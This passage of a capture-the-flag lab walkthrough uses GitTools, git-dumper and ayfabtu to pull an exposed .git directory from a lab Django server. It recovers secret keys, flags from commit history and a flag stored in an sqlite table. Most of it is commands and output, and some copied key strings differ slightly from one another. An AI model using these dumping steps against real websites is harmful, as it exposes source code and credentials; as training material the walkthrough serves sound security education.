SECRET_KEY = '5h5bo5ryzhk64aeumv6wibj7b8d3321f7bbcc'  
SECRET_KEY = '86303b59c79e5h5bo5ryzhk64aeumv6wibj7b'  
SECRET_KEY = '@5&-q%^o=@mb@=@e%b9yz^b#l-2)w&_s0ick#=#wy3kw36$z($g'  
SECRET_KEY = '[ REDACTED ]'  
root@attackdefense:~/Desktop/tools/GitTools/Extractor#
```

Notice that there are 2 alphanumeric keys in the output.

Finding the correct one among these:

Commands:

grep -r 5h5bo5ryzhk64aeumv6wibj7b8d3321f7bbcc ~/extracted

grep -r 86303b59c79e5h5bo5ryzhk64aeumv6wibj7b ~/extracted

```

root@attackdefense:~/Desktop/tools/GitTools/Extractor# grep -r 5h5bo5ryzhk64aev
mv6wibj7b8d3321f7bbcc ~/extracted
/root/extracted/9-3c55fb5e133d7b9cece99bc0852f2f75b3fae787/django_web_app/djang
o_web_app/settings.py:SECRET_KEY = '5h5bo5ryzhk64aevmv6wibj7b8d3321f7bbcc'
root@attackdefense:~/Desktop/tools/GitTools/Extractor#
root@attackdefense:~/Desktop/tools/GitTools/Extractor# grep -r 86303b59c79e5h5b
o5ryzhk64aevmv6wibj7b ~/extracted
/root/extracted/13-7693fd1e294e31a2a9c001af089ba7e07b3c68db/django_web_app/djan
go_web_app/settings.py:SECRET_KEY = '86303b59c79e5h5bo5ryzhk64aevmv6wibj7b'
root@attackdefense:~/Desktop/tools/GitTools/Extractor#

```

The 2 candidate SECRET_KEY were present in the following files:

5h5bo5ryzhk64aevmv6wibj7b8d3321f7bbcc:

~/extracted/9-3c55fb5e133d7b9cece99bc0852f2f75b3fae787/django_web_app/django_web_ap
p/settings.py

86303b59c79e5h5bo5ryzhk64aevmv6wibj7b:

~/extracted/13-7693fd1e294e31a2a9c001af089ba7e07b3c68db/django_web_app/django_web_
app/settings.py

Retrieving the commit messages from the file paths obtained above:

Commands:

```
cat ~/extracted/9-3c55fb5e133d7b9cece99bc0852f2f75b3fae787/commit-meta.txt
```

```
cat ~/extracted/13-7693fd1e294e31a2a9c001af089ba7e07b3c68db/commit-meta.txt
```

```

root@attackdefense:~/Desktop/tools/GitTools/Extractor# cat ~/extracted/9-3c55fb5e133d7b9cece99bc
0852f2f75b3fae787/commit-meta.txt
tree 933824ad01daf32dc3e824da19bd3656acab4087
parent 661d3935b6f96cb855ba2085ec551ed40612d154
author Raymond Wilson <raymond@devel.evilcorp.com> 1597440974 +0530
committer Raymond Wilson <raymond@devel.evilcorp.com> 1597440974 +0530

Added the last flag ;)
root@attackdefense:~/Desktop/tools/GitTools/Extractor#
root@attackdefense:~/Desktop/tools/GitTools/Extractor# cat ~/extracted/13-7693fd1e294e31a2a9c001
af089ba7e07b3c68db/commit-meta.txt
tree b47c6e325da4911e62d6883a75907450e06cb42c
parent 1e58ad2952f84c38c7740dc947702411363a9027
author Heinz Stenfield <heinzsten@devel.evilcorp.com> 1597440000 +0530
committer Heinz Stenfield <heinzsten@devel.evilcorp.com> 1597440000 +0530

Added a flag in the flag branch ;)
root@attackdefense:~/Desktop/tools/GitTools/Extractor#

```

As it is mentioned in the challenge description that the SECRET KEY was added in the last commit, hence, the commit having the higher timestamp would contain the correct SECRET_KEY.

Hence, the correct SECRET_KEY candidate that is flag is:
"5h5bo5ryzhk64aeumv6wibj7b8d3321f7bbcc"

2. Running git-dumper against the target .git directory:

1. The tool will first check if directory listing is available. If it is, then it will just recursively download the .git directory (what you would do with wget).

2. If directory listing is not available, it will use several methods to find as many files as possible. Step by step, git-dumper will:

- Fetch all common files (.gitignore, .git/HEAD, .git/index, etc.);
- Find as many refs as possible (such as refs/heads/master, refs/remotes/origin/HEAD, etc.) by analyzing .git/HEAD, .git/logs/HEAD, .git/config, .git/packed-refs and so on;
- Find as many objects (sha1) as possible by analyzing .git/packed-refs, .git/index, .git/refs/* and .git/logs/*;
- Fetch all objects recursively, analyzing each commits to find their parents;
- Run "git checkout ." to recover the current working tree

Commands:

```
cd ~/Desktop/tools/git-dumper  
ls
```

```
root@attackdefense:~/Desktop/tools/GitTools/Extractor#  
root@attackdefense:~/Desktop/tools/GitTools/Extractor# cd ~/Desktop/tools/git-dumper  
root@attackdefense:~/Desktop/tools/git-dumper# ls  
LICENSE README.md git-dumper.py requirements.txt  
root@attackdefense:~/Desktop/tools/git-dumper#
```

Checking the usage of the tool:

Command: ./git-dumper.py --help

```

root@attackdefense:~/Desktop/tools/git-dumper#
root@attackdefense:~/Desktop/tools/git-dumper# ./git-dumper.py --help
usage: git-dumper.py [options] URL DIR

Dump a git repository from a website.

positional arguments:
  URL                  url
  DIR                  output directory

optional arguments:
  -h, --help            show this help message and exit
  --proxy PROXY         use the specified proxy
  -j JOBS, --jobs JOBS  number of simultaneous requests
  -r RETRY, --retry RETRY
                        number of request attempts before giving up
  -t TIMEOUT, --timeout TIMEOUT
                        maximum time in seconds before giving up
root@attackdefense:~/Desktop/tools/git-dumper#

```

Providing the appropriate arguments to the tool to extract the contents of the .git directory from the target webserver:

Command: `./git-dumper.py http://192.182.13.3/.git/ ~/git-dumper`

```

root@attackdefense:~/Desktop/tools/git-dumper#
root@attackdefense:~/Desktop/tools/git-dumper# ./git-dumper.py http://192.182.13.3/.
git/ ~/git-dumper
[-] Testing http://192.182.13.3/.git/HEAD [200]
[-] Testing http://192.182.13.3/.git/ [403]
[-] Fetching common files
[-] Fetching http://192.182.13.3/.gitignore [404]
[-] Fetching http://192.182.13.3/.git/description [200]
[-] Fetching http://192.182.13.3/.git/COMMIT_EDITMSG [200]
[-] Fetching http://192.182.13.3/.git/hooks/applypatch-msg.sample [200]
[-] Fetching http://192.182.13.3/.git/hooks/commit-msg.sample [200]
[-] Fetching http://192.182.13.3/.git/hooks/post-commit.sample [404]
[-] Fetching http://192.182.13.3/.git/hooks/post-receive.sample [404]
[-] Fetching http://192.182.13.3/.git/hooks/post-update.sample [200]
[-] Fetching http://192.182.13.3/.git/hooks/pre-applypatch.sample [200]
[-] Fetching http://192.182.13.3/.git/hooks/pre-push.sample [200]
[-] Fetching http://192.182.13.3/.git/hooks/pre-rebase.sample [200]

```

```

[-] Fetching http://192.182.13.3/.git/objects/47/59a694606c37ccfa9345b05f91bd9715f67165 [200]
[-] Fetching http://192.182.13.3/.git/objects/1d/fa59a96cbb445cba214fd3c925e714684440f9 [200]
[-] Fetching http://192.182.13.3/.git/objects/7b/d54b51154a446e4ae483ea5de8d7edce377f9b [200]
[-] Fetching http://192.182.13.3/.git/objects/bb/0f71f77b79056ee82e7395cdf710d22950437c [200]
[-] Fetching http://192.182.13.3/.git/objects/df/bb49c0e9cb22bcc4bee0b995e0e5ac847c647c [200]
[-] Fetching http://192.182.13.3/.git/objects/c6/615c8b92b1ed91972102d5ca9467b7f043a01e [200]
[-] Fetching http://192.182.13.3/.git/objects/fd/e2e6ad622ac1dee22ef8a264cdac87486d8363 [200]
[-] Fetching http://192.182.13.3/.git/objects/5b/d5a332077d9135ac283a330e76d781f7be8de2 [200]
[-] Fetching http://192.182.13.3/.git/objects/57/89f74156e0d07663a614cf38bd92d15d209a58 [200]
[-] Fetching http://192.182.13.3/.git/objects/2a/890045548c35360d336554fd5d381948cbfe3f [200]
[-] Fetching http://192.182.13.3/.git/objects/90/650c142d572e1ea486df7531760a6889b1b552 [200]
[-] Fetching http://192.182.13.3/.git/objects/79/8206b78dc0ef905acacd2679af7b99a8c13faa [200]
[-] Fetching http://192.182.13.3/.git/objects/a8/10d4946ce6168111ecce6d6b01ebcf50c61436 [200]
[-] Fetching http://192.182.13.3/.git/objects/54/8e45e35cd2a378b12134caee1463208a0729e2 [200]
[-] Fetching http://192.182.13.3/.git/objects/89/d85c4800e1d9cb3a0aeb31abab4f76d37df86e [200]
[-] Running git checkout .
root@attackdefense:~/Desktop/tools/git-dumper#

```

The above command would download all the contents of the .git directory in the output directory.
Checking the contents of the output directory.

Commands:

```
ls -l ~
```

```
ls -al ~/git-dumper
```

```

root@attackdefense:~/Desktop/tools/git-dumper# ls -l ~
total 28
drwxr-xr-x  1 root root 4096 Feb 19  2020 Desktop
drwxr-xr-x 21 root root 4096 Aug 29 13:32 extracted
drwxr-xr-x  4 root root 4096 Aug 29 14:03 git-dumper
drwxr-xr-x  3 root root 4096 Aug 29 13:27 git_files
-rw-r--r--  1 root root  13 Aug 29 13:21 target.txt
drwxr-xr-t  2 root root 4096 Aug 29 13:19 thinclient_drives
root@attackdefense:~/Desktop/tools/git-dumper#
root@attackdefense:~/Desktop/tools/git-dumper# ls -al ~/git-dumper
total 32
drwxr-xr-x  4 root root 4096 Aug 29 14:03 .
drwx----- 1 root root 4096 Aug 29 14:03 ..
drwxr-xr-x  7 root root 4096 Aug 29 14:03 .git
-rw-r--r--  1 root root 1070 Aug 29 14:03 LICENSE
-rw-r--r--  1 root root 3098 Aug 29 14:03 README.md
-rw-r--r--  1 root root   25 Aug 29 14:03 _config.yml
drwxr-xr-x  5 root root 4096 Aug 29 14:03 django_web_app
root@attackdefense:~/Desktop/tools/git-dumper#

```

Notice that there is a .git directory present in the output directory.

Checking if the git repository is not corrupted:

Commands:

cd ~/git-dumper

git status

```
root@attackdefense:~/Desktop/tools/git-dumper#  
root@attackdefense:~/Desktop/tools/git-dumper# cd ~/git-dumper  
root@attackdefense:~/git-dumper# git status  
On branch master  
nothing to commit, working tree clean  
root@attackdefense:~/git-dumper#
```

Notice that the git repository seems to be perfect.

Checking the logs:

Command: git log

```

root@attackdefense:~/git-dumper# git log
commit bc616d230f921999b8e968011a98cf7087dfe104 (HEAD -> master)
Author: Steven R <steven@devel.evilcorp.com>
Date: Sat Aug 15 03:08:52 2020 +0530

    Flag is removed now :)

commit 3c55fb5e133d7b9cece99bc0852f2f75b3fae787
Author: Raymond Wilson <raymond@devel.evilcorp.com>
Date: Sat Aug 15 03:06:14 2020 +0530

    Added the last flag :)

commit 661d3935b6f96cb855ba2085ec551ed40612d154
Author: Sara Williams <sara@devel.evilcorp.com>
Date: Sat Aug 15 03:02:51 2020 +0530

    Flag is removed now :)... Well atleast from the master it is

commit fe2862822dd75bb3cc1b9cf67b76a03b3638b016
Merge: 1e58ad2 27fff91
Author: Sara Williams <sara@devel.evilcorp.com>
Date: Sat Aug 15 03:01:57 2020 +0530

    Merge branch 'flag_f8dxy5euu3wre8qw0vkgj9wm'

commit 27fff91d41931164a7d0e26546b4252f970e01d8
Author: Trenton D. James <trenton@devel.evilcorp.com>
Date: Sat Aug 15 02:59:32 2020 +0530

    Added a flag in the flag branch ;)

```

Flag branch: flag_f8dxy5euu3wre8qw0vkgj9wm

Checking the diff between the last 2 commits (as it is mentioned in the commit messages that a flag is added in the second last commit and removed in the last commit):

Command: git diff bc616d230f921999b8e968011a98cf7087dfe104
3c55fb5e133d7b9cece99bc0852f2f75b3fae787

```

root@attackdefense:~/git-dumper#
root@attackdefense:~/git-dumper# git diff bc616d230f921999b8e968011a98cf7087dfe104 3c55fb5e133d7b9cece99bc0852f2f75b3fae787
diff --git a/django_web_app/django_web_app/settings.py b/django_web_app/django_web_app/settings.py
index e571331..826395d 100644
--- a/django_web_app/django_web_app/settings.py
+++ b/django_web_app/django_web_app/settings.py
@@ -20,7 +20,7 @@ BASE_DIR = os.path.dirname(os.path.dirname(os.path.abspath(__file__)))
# See https://docs.djangoproject.com/en/2.1/howto/deployment/checklist/

# SECURITY WARNING: keep the secret key used in production secret!
-SECRET_KEY = '[ REDACTED ]'
+SECRET_KEY = '5h5bo5ryzhk64aeumv6wibj7b8d3321f7bbcc'

# SECURITY WARNING: don't run with debug turned on in production!
DEBUG = True
root@attackdefense:~/git-dumper#

```

SECRET_KEY: 5h5bo5ryzhk64aeumv6wibj7b8d3321f7bbcc

Notice the following git logs:

Command: git log

```

commit 661d3935b6f96cb855ba2085ec551ed40612d154
Author: Sara Williams <sara@devel.evilcorp.com>
Date: Sat Aug 15 03:02:51 2020 +0530

    Flag is removed now :)... Well atleast from the master it is

commit fe2862822dd75bb3cc1b9cf67b76a03b3638b016
Merge: 1e58ad2 27fff91
Author: Sara Williams <sara@devel.evilcorp.com>
Date: Sat Aug 15 03:01:57 2020 +0530

    Merge branch 'flag_f8dyxy5euu3wre8qw0vkgj9wm'

commit 27fff91d41931164a7d0e26546b4252f970e01d8
Author: Trenton D. James <trenton@devel.evilcorp.com>
Date: Sat Aug 15 02:59:32 2020 +0530

    Added a flag in the flag branch ;)
:

```

The above logs show that the flag was added to the flag branch. It was then merged with another branch (which must be master as it is indicated in the commit message). And then flag was removed from that branch (master).

Note: When a target branch, say "TARGET" is merged to master, the default commit message is Merge branch 'TARGET'.

Notice that the message says that the flag was removed and before that the flag must be there. So checking the diff between the 2 commits shown above:

Command: git diff 661d3935b6f96cb855ba2085ec551ed40612d154
fe2862822dd75bb3cc1b9cf67b76a03b3638b016

```
root@attackdefense:~/git-dumper#  
root@attackdefense:~/git-dumper# git diff 661d3935b6f96cb855ba2085ec551ed40612d154 fe2862822dd75bb3cc1b9cf67b76a03b3638b016  
diff --git a/django_web_app/users/flag b/django_web_app/users/flag  
new file mode 100644  
index 0000000..bd226a0  
--- /dev/null  
+++ b/django_web_app/users/flag  
@@ -0,0 +1 @@  
+e62d6d873c930f696b38c14914dc3bddfe1900070d7b5c49  
root@attackdefense:~/git-dumper#
```

Flag added to the flag branch: e62d6d873c930f696b38c14914dc3bddfe1900070d7b5c49

Notice the commits messages in the git logs:

Command: git log

```
commit 024816725239fbe8bb2bc5d20d8916d326133395
```

```
Author: Jamie Smith <jamie@devel.evilcorp.com>
```

```
Date: Sat Aug 15 02:44:09 2020 +0530
```

```
Removed the flag from the sqlite database
```

```
commit 1e58ad2952f84c38c7740dc947702411363a9027
```

```
Merge: ddf3ffb 0f73f6e
```

```
Author: Heinz Stenfield <heinzsten@devel.evilcorp.com>
```

```
Date: Sat Aug 15 02:47:47 2020 +0530
```

```
Merge branch 'code-refactor'
```

```
commit 0f73f6e15c998be30d8394e84999db67c02a9db6
```

```
Author: Heinz Stenfield <heinzsten@devel.evilcorp.com>
```

```
Date: Sat Aug 15 02:47:06 2020 +0530
```

```
Removed all the static resources. Will be adding them to S3...
```

```
commit ddf3ffb6e690f6ebe780f33e680131da4215f72b
```

```
Author: Jamie Smith <jamie@devel.evilcorp.com>
```

```
Date: Sat Aug 15 02:44:09 2020 +0530
```

```
Removed the flag from the sqlite database
```

```
But surprise :)
```

```
Leaving a flag in the commit message: 23620a16be75cc0kmvl7lq3tz5jt3mfvgbksl
```

```
commit b0a9bf6847a3c5984d4cd4bec5708ada0c8395ce
```

```
Author: Nathan Wilson <nathan@devel.evilcorp.com>
```

```
Date: Sat Aug 15 02:43:01 2020 +0530
```

Notice that the 2 log entries have the same commit message except the extra flag, which indicates that the commit message was amended.

Flag in the amended commit message: 23620a16be75cc0kmvl7lq3tz5jt3mfvgbksl

Retrieving the flag from SQLite database:

Checking the git logs:

Command: git log

```
commit ddf3ffb6e690f6ebe780f33e680131da4215f72b
Author: Jamie Smith <jamie@devel.evilcorp.com>
Date: Sat Aug 15 02:44:09 2020 +0530

    Removed the flag from the sqlite database

    But surprise :)

    Leaving a flag in the commit message: 23620a16be75cc0kmvl7lq3tz5jt3mfvgbksl

commit b0a9bf6847a3c5984d4cd4bec5708ada0c8395ce
Author: Nathan Wilson <nathan@devel.evilcorp.com>
Date: Sat Aug 15 02:43:01 2020 +0530

    Refactored code -- removed all __pycache__ and *.pyc files.

commit 713d319217e78bbb153f12308334d7bf2133f0bc
Author: Nathan Wilson <nathan@devel.evilcorp.com>
Date: Sat Aug 15 02:41:49 2020 +0530

    Initial Commit.
```

Notice that the flag was removed from the sqlite database in the commit:
ddf3ffb6e690f6ebe780f33e680131da4215f72b

Checking the diff of the above commit with the commit just before it:

Command: git diff ddf3ffb6e690f6ebe780f33e680131da4215f72b
b0a9bf6847a3c5984d4cd4bec5708ada0c8395ce

```
root@attackdefense:~/git-dumper#
root@attackdefense:~/git-dumper# git diff ddf3ffb6e690f6ebe780f33e680131da4215f72b b0a9bf6847a3c5984d4cd4bec5708ada0c8395ce
diff --git a/django_web_app/db.sqlite3 b/django_web_app/db.sqlite3
index 5b36817..171c94b 100644
Binary files a/django_web_app/db.sqlite3 and b/django_web_app/db.sqlite3 differ
root@attackdefense:~/git-dumper#
```

Notice that the file "django_web_app/db.sqlite3" was changed between the above 2 commits.

Checkout to the previous commit "b0a9bf6847a3c5984d4cd4bec5708ada0c8395ce":

Command: git checkout b0a9bf6847a3c5984d4cd4bec5708ada0c8395ce

```
root@attackdefense:~/git-dumper# git checkout b0a9bf6847a3c5984d4cd4bec5708ada0c8395ce
Note: switching to 'b0a9bf6847a3c5984d4cd4bec5708ada0c8395ce'.

You are in 'detached HEAD' state. You can look around, make experimental
changes and commit them, and you can discard any commits you make in this
state without impacting any branches by switching back to a branch.

If you want to create a new branch to retain commits you create, you may
do so (now or later) by using -c with the switch command. Example:

    git switch -c <new-branch-name>

Or undo this operation with:

    git switch -

Turn off this advice by setting config variable advice.detachedHead to false

HEAD is now at b0a9bf6 Refactored code -- removed all __pycache__ and *.pyc files.
root@attackdefense:~/git-dumper#
```

Checking the list of tables present in the sqlite database:

Command: sqlite3 django_web_app/db.sqlite3 ".tables"

```
root@attackdefense:~/git-dumper#
root@attackdefense:~/git-dumper# sqlite3 django_web_app/db.sqlite3 ".tables"
auth_group          django_admin_log
auth_group_permissions  django_content_type
auth_permission      django_migrations
auth_user            django_session
auth_user_groups      secr3t_fl4g
auth_user_user_permissions  users_profile
blog_post
root@attackdefense:~/git-dumper#
```

Retrieving the flag from the "secr3t_fl4g" table:

Command: sqlite3 django_web_app/db.sqlite3 "select * from secr3t_fl4g;"

```
root@attackdefense:~/git-dumper#  
root@attackdefense:~/git-dumper# sqlite3 django_web_app/db.sqlite3  
"select * from secr3t_fl4g;"  
Th!s_!s_t#3_fl4g|3ae563952ca76f220160167730226cd28236  
root@attackdefense:~/git-dumper#
```

Flag stored in the sqlite database (db.sqlite3): 3ae563952ca76f220160167730226cd28236

3. Running ayfabtu against the target .git directory:

This tool consists of some scripts to extract files from SCM directories (Git, SVN and Mercurial) left on web servers.

Using ayfabtu to retrieve the project files from the .git directory present on the target machine:

Commands:

```
cd /root/Desktop/tools/ayfabtu  
ls
```

```
root@attackdefense:~#  
root@attackdefense:~# cd /root/Desktop/tools/ayfabtu  
root@attackdefense:~/Desktop/tools/ayfabtu#  
root@attackdefense:~/Desktop/tools/ayfabtu# ls  
LICENCE README.md git-grab hg-grab svn-grab  
root@attackdefense:~/Desktop/tools/ayfabtu#
```

The script named git-grab would be used to retrieve the contents from the .git directory.

Checking its usage:

Command: python3 git-grab --help

```
root@attackdefense:~/Desktop/tools/ayfabtu# python3 git-grab --help
usage: git-grab [-h] [--cache [CACHE]] [--verbose] [--outdir OUTDIR]
               [--url URL] [--version VERSION]
               action [files [files ...]]
```

Abuse .git repos on web servers

positional arguments:

action	Action to perform: ls, download, view
files	list of file globs

optional arguments:

-h, --help	show this help message and exit
--cache [CACHE]	Directory to cache downloaded files
--verbose	Be verbose
--outdir OUTDIR	Directory to store output
--url URL	base URL of site
--version VERSION	version of file

```
root@attackdefense:~/Desktop/tools/ayfabtu#
```

Listing the files tracked by git:

Command: python3 git-grab --url http://192.182.13.3 ls

```
root@attackdefense:~/Desktop/tools/ayfabtu#
root@attackdefense:~/Desktop/tools/ayfabtu# python3 git-grab --url http://192.182.13.3 ls
LICENSE
README.md
_config.yml
django_web_app/blog/__init__.py
django_web_app/blog/admin.py
django_web_app/blog/apps.py
django_web_app/blog/migrations/0001_initial.py
```

```
django_web_app/users/templates/users/logout.html
django_web_app/users/templates/users/profile.html
django_web_app/users/templates/users/register.html
django_web_app/users/tests.py
django_web_app/users/views.py
root@attackdefense:~/Desktop/tools/ayfabtu#
```

The listing reveals that a django-based application is being tracked by the .git directories present on the target machine.

Run the discover action before downloading any files:

discover: This will attempt to follow the commit path and recover all possible versions of a file that can be discovered in the archive.

Command: `python3 git-grab --url http://192.182.13.3 discover`

```
root@attackdefense:~/Desktop/tools/ayfabtu#  
root@attackdefense:~/Desktop/tools/ayfabtu# python3 git-grab --url http://192.182.13.3 discover  
Recurring into django_web_app  
Recurring into blog  
Recurring into migrations  
Recurring into static  
Recurring into blog  
Recurring into templates  
Recurring into blog  
Recurring into django_web_app  
  
Recurring into profile_pics  
Recurring into users  
Recurring into migrations  
Recurring into templates  
Recurring into users  
root@attackdefense:~/Desktop/tools/ayfabtu#
```

Retrieving the SECRET_KEY from the settings.py file:

Command: `python3 git-grab --url http://192.182.13.3 view
django_web_app/django_web_app/settings.py | grep SECRET_KEY`

```
root@attackdefense:~/Desktop/tools/ayfabtu#  
root@attackdefense:~/Desktop/tools/ayfabtu# python3 git-grab --url http://192.182.13.3  
view django_web_app/django_web_app/settings.py | grep SECRET_KEY  
SECRET_KEY = '[ REDACTED ]'  
SECRET_KEY = '5h5bo5ryzhk64aeumv6wibj7b8d3321f7bbcc'  
SECRET_KEY = '@5&-q%^o=@mb@=@e%b9yz^b#l-2)w&_s0ick#=wy3kw36$z($g'  
root@attackdefense:~/Desktop/tools/ayfabtu#
```

The above command would list the contents of all the versions of the requested file (settings.py in this case). That's why, there are 3 SECRET_KEY entries in the above output.

Among the above results, there is only 1 alphanumeric SECRET_KEY.

SECRET_KEY: 5h5bo5ryzhk64aeumv6wibj7b8d3321f7bbcc

Retrieving the db.sqlite3 database:

Command: python3 git-grab --url http://192.182.13.3 download django_web_app/db.sqlite3
--outdir /root/db/

```
root@attackdefense:~/Desktop/tools/ayfabtu#  
root@attackdefense:~/Desktop/tools/ayfabtu# python3 git-grab --url http://192.182.13.3  
download django_web_app/db.sqlite3 --outdir /root/db/  
Downloading django_web_app/db.sqlite3  
Downloading django_web_app/db.sqlite3  
root@attackdefense:~/Desktop/tools/ayfabtu#
```

Commands:

ls /root/db/django_web_app/db.sqlite3
file /root/db/django_web_app/db.sqlite3

```
root@attackdefense:~/Desktop/tools/ayfabtu#  
root@attackdefense:~/Desktop/tools/ayfabtu# ls /root/db/django_web_app/db.sqlite3  
/root/db/django_web_app/db.sqlite3  
root@attackdefense:~/Desktop/tools/ayfabtu# file /root/db/django_web_app/db.sqlite3  
/root/db/django_web_app/db.sqlite3: SQLite 3.x database, last written using SQLite ver  
sion 3031001  
root@attackdefense:~/Desktop/tools/ayfabtu#
```

Checking the list of tables in the sqlite database:

Commands:

sqlite3 /root/db/django_web_app/db.sqlite3
.tables

```
root@attackdefense:~/Desktop/tools/ayfabtu# sqlite3 /root/db/django_web_app/db.sqlite3
SQLite version 3.31.1 2020-01-27 19:55:54
Enter ".help" for usage hints.
sqlite> .tables
auth_group                django_admin_log
auth_group_permissions    django_content_type
auth_permission           django_migrations
auth_user                 django_session
auth_user_groups          secr3t_fl4g
auth_user_user_permissions users_profile
blog_post
sqlite>
```

Command: select * from secr3t_fl4g;

```
sqlite>
sqlite> select * from secr3t_fl4g;
Th!s !s_t#3_fl4g|3ae563952ca76f220160167730226cd28236
sqlite>
```

Flag present in the sqlite database (db.sqlite3): 3ae563952ca76f220160167730226cd28236

Downloading the complete set of files:

Command: python3 git-grab --url http://192.182.13.3 download --outdir /root/repo

```
root@attackdefense:~/Desktop/tools/ayfabtu#
root@attackdefense:~/Desktop/tools/ayfabtu# python3 git-grab --url http://192.182.13.3
download --outdir /root/repo
Downloading django_web_app/media/Files/IMG-20181225-WA0032.jpg
Downloading Screenshots/New Tab - Google Chrome 03-12-2019 19_14_51.png
Downloading django_web_app/users/tests.py
Downloading django_web_app/users/templates/users/login.html
Downloading django_web_app/blog/static/blog/main.js
Downloading _config.yml
Downloading django_web_app/media/Files/Beautiful.jpg
```

```
Downloading LICENSE
Downloading django_web_app/blog/templates/blog/about.html
Downloading django_web_app/media/Files/space.wav
Downloading README.md
Downloading django_web_app/blog/templates/blog/home.html
Downloading Screenshots/New Tab - Google Chrome 03-12-2019 19_15_47.png
root@attackdefense:~/Desktop/tools/ayfabtu#
```

All the files have been downloaded and saved to /root/repo directory (specified in the --outdir flag).

Command: ls -lR /root/repo

```
root@attackdefense:~/Desktop/tools/ayfabtu# ls -lR /root/repo
/root/repo:
total 20
-rw-r--r-- 1 root root 1070 Oct 21 02:05 LICENSE
-rw-r--r-- 1 root root 3098 Oct 21 02:05 README.md
drwxr-xr-x 2 root root 4096 Oct 21 02:05 Screenshots
-rw-r--r-- 1 root root 25 Oct 21 02:05 _config.yml
drwxr-xr-x 6 root root 4096 Oct 21 02:05 django_web_app
```

```
/root/repo/django_web_app/users/templates:
total 4
drwxr-xr-x 2 root root 4096 Oct 21 02:05 users

/root/repo/django_web_app/users/templates/users:
total 16
-rw-r--r-- 1 root root 754 Oct 21 02:05 login.html
-rw-r--r-- 1 root root 279 Oct 21 02:05 logout.html
-rw-r--r-- 1 root root 895 Oct 21 02:05 profile.html
-rw-r--r-- 1 root root 761 Oct 21 02:05 register.html
root@attackdefense:~/Desktop/tools/ayfabtu#
```

All the project files have been pulled from the .git directory on the target machine!

Looking for the flag file in the repo:

Commands:

```
find /root/repo/ -name flag
```

```
cat /root/repo/django_web_app/users/flag
```

```
root@attackdefense:~/Desktop/tools/ayfabtu#  
root@attackdefense:~/Desktop/tools/ayfabtu# find /root/repo/ -name flag  
/root/repo/django_web_app/users/flag  
root@attackdefense:~/Desktop/tools/ayfabtu# cat /root/repo/django_web_app/users/flag  
e62d6d873c930f696b38c14914dc3bddfe1900070d7b5c49  
root@attackdefense:~/Desktop/tools/ayfabtu#
```

Flag file present in the repo: e62d6d873c930f696b38c14914dc3bddfe1900070d7b5c49

References:

1. GitTools (<https://github.com/internetwache/GitTools>)
2. git-dumper (<https://github.com/arthaud/git-dumper>)
3. ayfabtu (<https://github.com/tautology0/ayfabtu>)
4. Git Internals and GitDumper working
(<https://en.internetwache.org/dont-publicly-expose-git-or-how-we-downloaded-your-websites-sourcecode-an-analysis-of-alexas-1m-28-07-2015/>)
5. SQLite (<https://www.sqlite.org/index.html>)
6. Git (<https://git-scm.com/>)
7. django (<https://www.djangoproject.com>)